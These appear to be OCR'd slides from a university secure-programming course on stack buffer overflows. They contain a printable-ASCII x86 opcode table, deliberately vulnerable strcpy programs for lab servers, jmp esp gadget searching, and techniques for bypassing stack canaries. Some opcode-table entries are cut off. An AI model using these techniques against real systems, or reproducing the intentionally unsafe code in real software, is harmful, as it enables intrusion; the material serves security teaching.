
21	!	AND [m16/32],r16/32
22	"	AND r8,[m8]
23	#	AND r16/32,[m16/32] *1
24	$	AND AL,i8
25	%	AND AX/EAX,i16/32 *2
26	&	ES: PREFIX
27	'	DAA
28	(	SUB [m8],r8
29	)	SUB [m16/32],r16/32 *1
2A	*	SUB r8,[m8]
2B	+	SUB r16/32,[m16/32] *1
2C	,	SUB AL,i8
2D	-	SUB AX/EAX,i16/32 *2
2E	.	CS: PREFIX
2F	/	DAS
30	0	XOR [m8],r8
31	1	XOR [m16/32],r16/32 *1
32	2	XOR r8,[m8]
33	3	XOR r16/32,[m16/32] *1
34	4	XOR AL, i8
35	5	XOR AX/EAX, i16/32 *2
36	6	SS: PREFIX
37	7	AAA
38	8	CMP [m8],r8
39	9	CMP [m16/32],r16/32 *1

41	A	INC CX/ECX *3
42	B	INC DX/EDX *3
43	C	INC BX/EBX *3
44	D	INC SP/ESP *3
45	E	INC BP/EBP *3
46	F	INC SI/ESI *3
47	G	INC DI/EDI *3
48	H	DEC AX/EAX *3
49	I	DEC CX/ECX *3
4A	J	DEC DX/EDX *3
4B	K	DEC BX/EBX *3
4C	L	DEC SP/ESP *3
4D	M	DEC BP/EBP *3
4E	N	DEC SI/ESI *3
4F	O	DEC DI/EDI *3
50	P	PUSH AX/EAX *3
51	Q	PUSH CX/ECX *3
52	R	PUSH DX/EDX *3
53	S	PUSH BX/EBX *3
54	T	PUSH SP/ESP *3
55	U	PUSH BP/EBP *3
56	V	PUSH SI/ESI *3
57	W	PUSH DI/EDI *3
58	X	POP AX/EAX *3
59	Y	POP CX/ECX *3
5A	Z	POP DX/EDX *3

61	a	POPAW/
62	b	BOUND
63	c	ARPL
64	d	FS: PF
65	e	GS: PF
66	f	OPERA
67	g	ADDRI
68	h	PUSH
66 68	fh	PUSH
69	i	IMUL
66 69	fi	IMUL
6A	j	PUSH
6B	k	IMUL
66 6B	fk	IMUL
6C	l	INSB
6D	m	INSW/I
6E	n	OUTSB
6F	o	OUTSW/
70	p	JO o8
71	q	JNO o
72	r	JB o8
73	s	JAE o
74	t	JE o8
75	u	JNE o
76	v	JBE o
77	w	JA o8

Practice 1

- Executing arbitrary code with address information
  - secprog.cs.nctu.edu.tw:10101
  - gcc -fno-stack-protector -z execstack
  - http://ppt.cc/SU8E



```c
#include <string.h>
#include <stdio.h>

void foo (char *bar)
{
   char  c[12];

   strcpy(c, bar);  // no bounds checking
   printf("Your input is: (%x) %s\n", &c,  c);

}

int main (int argc, char **argv)
{
    char buf[4096];
    fgets(buf,4096,stdin);
    foo(buf);
}
```

Stack-based buffer overflow

- 控制程式執行流程 - Overwrite EIP
- Writing Shellcode
- Landing shellcode/library
- Executing Arbitrary Code


Leak information

- Overwrite string’s null byte
- Overwrite pointer to leak information
- Call write/print … to get memory data

Bruteforce

- nop-sled * n
- \xef\xfe ; infinite loop
- while(1)


```
    0xbfbf0000+i*n
    i++
```




Jmp esp

- find “jmp esp” in text/library
  - grep “\xff\xe4”

ESP after return






```
$ objdump -D ./a.out | grep "jmp     \*%esp"
 8048530:       ff e4                         jmp     *%esp
$ 
```

Practice 2

- Executing arbitrary code without address info
  - secprog.cs.nctu.edu.tw:10102
  - gcc -fno-stack-protector -z execstack
  - http://ppt.cc/yK6M



```c
#include <string.h>
#include <stdio.h>

const char jmp[3] = "\xff\xe4\x00";
void foo (char *bar)
{
   char  c[12];

   strcpy(c, bar);  // no bounds checking
   printf("Your input is: %s\n", &c,  c);
}

int main (int argc, char **argv)
{
    char buf[4096];
    fgets(buf,4096,stdin);
    foo(buf);
}
```

Stack-based buffer overflow


- 控制程式執行流程 - Overwrite EIP
- Writing Shellcode
- Locating Stack/Library address
- Executing Arbitrary Code

Mitigation


- Stack Guard
- Data Execution Prevention
- Address Space Layout Randomization

Stack Guard

- gcc -fstack-protector
- 程式啟動時產生一組亂數 Canaries
- 函式呼叫時將 Canaries放在EIP前面
- 返回時檢查Canaries是否一樣



```
8b 45 f4                mov    -0xc(%ebp),%eax
65 33 05 14 00 00 00    xor    %gs:0x14,%eax
74 05                   je     80484e9 <foo+0x4d>
e8 87 fe ff ff          call   8048370 <__stack_chk_fail@plt>
c9                      leave
c3                      ret
```




- Disable stack guard : gcc -fno-stack-protector

Brute force

- 若 input 不會補上 null byte，且程式是 fork出來的
  - 先蓋最低bytes，0x00 ~ 0xff 找出不會 segmantation fault 的 Byte
  - 再蓋下 1 byte, 直到4 byte canaries 都爆出

  => bypass



Skip Canaries

- 跳過Canaries Bytes, 直接寫入 EIP or GOT
  - 需能控制一個能寫入的指標
  - 將指標指向EIP or GOT
  - 直接寫入,不更動Canaries

    => bypass


Leak it

- 用前面提到的方式, 將 Canaries 泄露
  - 程式執行起來後 Canaries 固定
  - 在同一次連線直接exploit

=> bypass

Practice 3

- Exploit bof with stack guard protection
- secprog.cs.nctu.edu.tw:10103
- gcc -z execstack
- http://ppt.cc/aVWF



